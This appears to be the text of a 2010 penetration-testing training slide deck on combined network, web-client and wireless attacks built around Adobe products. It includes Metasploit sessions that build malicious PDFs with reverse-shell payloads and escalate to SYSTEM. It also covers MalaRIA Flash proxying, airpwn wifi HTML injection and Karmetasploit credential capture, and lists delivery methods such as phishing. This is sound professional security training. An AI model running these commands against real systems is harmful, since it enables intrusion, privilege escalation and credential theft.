
The Pen Test Perfect Storm Part 5:



We Love Adobe!


By Ed Skoudis, Kevin Johnson,
& Joshua Wright

Hosted by Alex Horan of Core

Copyright 2010, All Rights Reserved
Version 1.0



Outline

- 
- The Power of Combined Attacks
- Network Attack Tools and Techniques
 - Web Client Attack Tools and Techniques
 - Wireless Attack Tools and Techniques
 - Combining It All Together – A Scenario
 - Conclusions and Q&A




Previously on *MacGyver*...



- To recap, in Parts 1-3 of this trilogy, we discussed how penetration tests and testers are categorized:
1) Network tests 2) Web application tests 3) Wireless tests
4) Others, but those are the biggies...
- We also proposed that...
- ...if you want to be a *great* pen tester...
- ...make sure you can pivot between network pen tests, web app tests, and wireless pen tests
 - Furthermore, integrate these attack vectors together into a much more powerful combined attack
- To procure *great* pen tests, specify combined tests

In the Last Episode...

- Episode 4 was our homage to Microsoft products, subtitled "We love Microsoft!"
- We discussed various ways to "use" Microsoft products
- Sharepoint, SMB, Windows wireless feature and more
- We also explored a scenario combining the web, network attacks, and wireless features
- But, we love other vendors, too!
- Slides from all of the previous episodes are available at:
 - http://www.willhackforsushi.com/?page_id=137



Outline

- The Power of Combined Attacks
- ➡ Network Attack Tools and Techniques
- Web Client Attack Tools and Techniques
- Wireless Attack Tools and Techniques
- Combining It All Together – A Scenario
- Conclusions and Q&A

Adobe Vulns: Surveying the Wreckage

- Adobe Reader, Acrobat, and Flash, are quite often vulnerable
 - Download Manager, Shockwave, Illustrator, and ColdFusion are also targets
 - Crazy product nesting... Reader has a Flash player in it...
 - Uninstall Flash, but leave Reader, and Flash exploits still work!
 - In June 2009, Adobe officially moved to a quarterly patching cycle, timed to coincide with Microsoft Patch Tuesday
 - Looking at their history, they seemed to have bumped this to Thursdays
 - Frequent out-of-cycle patches released... Consider just Adobe **Reader** patches: 6/9/09, **7/30/09**, 10/8/09, 1/7/10, 2/11/10, **2/23/10**, 4/8/10, **6/4/10**, **6/24/10**, **8/19/10**
 - In May 2010, Adobe announced it was "considering" a monthly cycle
- For many Adobe vulns, zero-day exploits are available before patch
 - And, even without zero-day, it is extremely difficult for admins to keep up
- Metasploit exploits are plentiful

```
msf > search -t exploit adobe
[*] Searching loaded modules for pattern 'adobe'
Exploits
=====
   Name                                     Rank      Description
multi/fileformat/adobe_u3d_meshcont       good      Adobe U3D
CLODProgressiveMeshDeclaration Array Overrun
   windows/browser/adobe_flatedecode_predictor02   good      Adobe FlateDecode
<snip>
```

Over 16 different exploits to choose from for Windows targets.

Exploiting the Wreckage

```
msf > use exploit/windows/fileformat/adobe_libtiff
msf exploit(adobe_libtiff) > set PAYLOAD windows/meterpreter/reverse_tcp
msf exploit(adobe_libtiff) > set LHOST 10.1.1.81
msf exploit(adobe_libtiff) > show options
Module options:
  Name          Current Setting      Required  Description
  ----          -
  FILENAME      msf.pdf              yes       The file name.
  OUTPUTPATH    /tmp/msf_latest/exploits yes       The location of
msf exploit(adobe_libtiff) > exploit
```

Use reverse connection because we don't know for sure where our exploit might land.

- Once created, malicious PDFs and Flash objects can be delivered in a multitude of ways... get clever

- Pen tester's web site
- Phishing e-mail
- Target's own web site (consider help desk functionality)
- Social Networking sites (there, Kevin)
- Intranet file server
- USB tokens left in front lobby (not parking lot)
- Wireless Magick (Josh Wright enters the bullpen)

The awesome Social Engineering Toolkit (SET) by David Kennedy (ReLIK) is awesome for automating these two options.



Meterpreter getsystem Command

- But, wait... suppose exploited user doesn't have admin privs
 - First off, realize that you can do a whole lot without admin privs
- Or, use Meterpreter's getsystem command, which supports various techniques for gaining SYSTEM privs... selectable with -t <N>
 - 0: Apply all techniques until one succeeds (default)
 - 4: Abuse kernel support for 16-bit apps (MS10-015 from Feb 2010... almost _never_ patched. WE STILL LOVE YOU TOO, MICROSOFT!)
 - Surely, many more techniques for priv escalation will be incorporated

```
msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 10.1.1.81
msf exploit(handler) > exploit
<snip>
[*] Meterpreter session 1 opened (10.1.1.81:4444 -> 10.11.12.89:1133)
meterpreter > getuid
Server username: WEBSERVER\Bob
meterpreter > use priv
Loading extension priv...success.
meterpreter > getsystem
...got system (via technique 4).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

The getsystem command is part of the priv module, which is NOT loaded automatically unless you have admin or SYSTEM privs during exploitation. So, we manually load it... It also provides "hashdump" command.


Outline

- The Power of Combined Attacks
- Network Attack Tools and Techniques
- ➡ Web Client Attack Tools and Techniques
- Wireless Attack Tools and Techniques
- Combining It All Together – A Scenario
- Conclusions and Q&A

Flash Cross Domain

- Flash objects are able to make HTTP requests
- Many developers use this to provide mash-up capabilities
 - Or to process data from the server application
- Flash uses a different policy to control this than JavaScript
 - Browser's Same Origin policy for JavaScript is ignored by Flash
 - By default, Flash behaves in a similar way to JavaScript though
- These restrictions were added in Flash 7
- Prevents loading data from any server except the origin server
 - Similar to the Same Origin policy
- The big difference is that it is server controllable
 - crossdomain.xml file, most likely in the web root, controls this policy
 - Configured by the server admin or developer

Using a cross-domain policy file could expose your site to various attacks.
Please read this document before hosting a cross-domain policy. ”




Using MalaRIA

- The proxy server runs on the attacker's server
- The Flash object is served to a victim browser
 - The current version is not subtle!
- The attacker configs their browser to use MalaRIA proxy
 - Requests are sent through proxy to the Flash object in victim's browser
- This allows the attacker to browse internal sites as the victim

```
kjohnson@tormalin: ~/Downloads/eoftedal-MalaRIA-Proxy-c57522c/proxy-backend
File Edit View Terminal Help
$
$ sudo java malaria/MalariaServer 192.168.82.131 8081
Starting listener on port 8081 from hostname 192.168.82.131
>> Starting MalariaServer
Silverlight policy server starting in port 943 for serving policy for 192.168.82.131 and port 8081
Flex policy server starting in port 843 for serving policy for 192.168.82.131 and port 8081

Flex policy server>> Client connected
<policy-file-request/>
Flex policy server>> Policy established
192.168.82.1
Client connected
Read 5
<- Hello
Read 412
-> GET http://www.secureideas.net
```

MalaRIA proxy
running on
Attacker's Server



Victim's Browser
acting as upstream
proxy

Outline

- The Power of Combined Attacks
- Network Attack Tools and Techniques
- Web Client Attack Tools and Techniques
- ➡ Wireless Attack Tools and Techniques
- Combining It All Together – A Scenario
- Conclusions and Q&A


Much Love for Open Wireless

- Many reasons for wanting to deliver Adobe-related content to browsers (more on this in a minute)
- Open wireless networks represent a simple opportunity to inject arbitrary HTML content
- Nicely integrated into a Metasploit auxiliary module

```
# svn co http://802.11ninja.net/svn/lorcon
# cd lorcon/trunk ; ./configure && make && make install
# cd ruby-lorcon ; ruby extconf.rb && make && make install && ldconfig
# cd /opt/metasploit/msf3
# ./msfconsole
msf > use auxiliary/spoof/wifi/airpwn
msf auxiliary(airpwn) > set RESPONSE <html><object><embed src="countdown.swf"
width="100%" height="100%" /></object></html>
RESPONSE => <html><object><embed src=countdown.swf width=100% height=100%
/></object></html>
msf auxiliary(airpwn) > exploit

[*] AIRPWN: Parsing responses and defining headers
[*] AIRPWN: Response packet has no HTTP headers, creating some.
[*] Opening wifi module.
[*] AIRPWN: 172.16.0.110 -> 66.102.7.99 HTTP GET [/files/racket/src/doc/] TCP
SEQ 542050816
```

What the Browser Sees




Exploiting Secure Wireless Infrastructure

- Open networks are not always available
- Alternative: Exploit client devices with Karmetasploit
 - "I'm every network"*
- XP SP3 and later reject advertised networks with mismatched security
 - Also accommodates passive network discovery for enhanced privacy
- We can impersonate open networks in the client PNL, but must guess their presence
- WiGLE.net publishes top 100 list of SSID's

* For the Joshua Wright adaptation of Chaka Khan's classic, "I'm Every Woman", see <http://www.willhackforsushi.com/every.mp3>


Wireless Network Searching

Karmetasploit:
"I'll reply to any
probe request"




Client does not search for networks, because it already has a connection to a preferred network.

Karmetasploit:
"I'll reply to any
probe request"



Client still does not probe for networks, because it has not seen any beacons matching PNL entries.

Karmetasploit with Chaka Kahn:
"I'll reply to any probe request" and
beacon for common SSID's



Attacker can lure victim by sending beacons for open networks, guessing SSIDs to match common PNL entries.

Simplified Karmetasploit

- Carlos Perez wrote a script to simplify running Karmetasploit on BT4/BT4 R1
 - Includes Chaka Kahn Metasploit module (with updated MSF, "ssidlist" module)
 - www.darkoperator.com/tools-and-scripts/karmetasploit.tar.gz
- Command-line options to specify attack surface
 - Capture plaintext/SSL passwords for HTTP, FTP, Telnet, IMAP, POP3, SMTP
 - Capture SMB credentials
 - Browser Autopwn
- For more effective pen tests, manipulate the custom website instead of using Browser Autopwn
 - Load custom Flash, Adobe, Shockwave content in victim browser
 - `"/opt/metasploit3/msf3/data/exploits/capture/http"` on BT4/BT4 R1

```
# apt-get install r8187-drivers
# rmmod rtl8187 mac80211 ; modprobe r8187
# ./karmetasploit.rb -i wlan0 -l /tmp -s attwifi -o all
```

```

13:39:55 Got dir
13:39:58 Got dir
13:39:58 Got bro
13:40:15 Got dir
13:40:15 Got bro
13:40:30 Got dir
13:40:30 Got bro
13:40:32 Got dir
13:40:32 Got bro
13:40:32 Got dir
13:40:32 Got bro
13:40:32 Got dir
13:40:32 Got bro

[*] Starting DHCP Se
[*] You start
[*] karmetasploit.rb

[*] [2010.08.28-13:37:06] Starting handler for generic/shell_reverse_tcp on port
6666
[*] [2010.08.28-13:37:06] Started reverse handler on 10.0.0.1:3333
[*] [2010.08.28-13:37:09] Starting handler for java/meterpreter/reverse_tcp on p
ort 7777
[*] [2010.08.28-13:37:09] Started reverse handler on 10.0.0.1:6666
[*] [2010.08.28-13:37:09] Starting the payload handler...
[*] [2010.08.28-13:37:10] Started reverse handler on 10.0.0.1:7777
[*] [2010.08.28-13:37:10] Starting the payload handler...
[*] [2010.08.28-13:37:10] Starting the payload handler...
[*] [2010.08.28-13:37:10] --- Done, found 14 exploit modules
[*] [2010.08.28-13:37:10] Using URL: http://0.0.0.0:55550/ads
[*] [2010.08.28-13:37:10] Local IP: http://172.16.0.104:55550/ads
[*] [2010.08.28-13:37:10] Server started.
[*] [2010.08.28-13:38:45] HTTP REQUEST 8080 GET /fav
icon.ico Windows FF 1.9.2.8 cookies=
[*] [2010.08.28-13:38:46] HTTP REQUEST 8080 GET /fav
icon.ico Windows FF 1.9.2.8 cookies=
[*] [2010.08.28-13:38:48] HTTP REQUEST 8080 GET /fav
icon.ico Windows FF 1.9.2.8 cookies=
```

2 Airbase launches, responding to any probe requests to lure clients

3 Tcpcap session gives you live content during the attack


4 Metasploit launches exploits and credential-stealing modules, logging to database

Can use another window to launch DoS, or modify Carlos' script to automate attack.

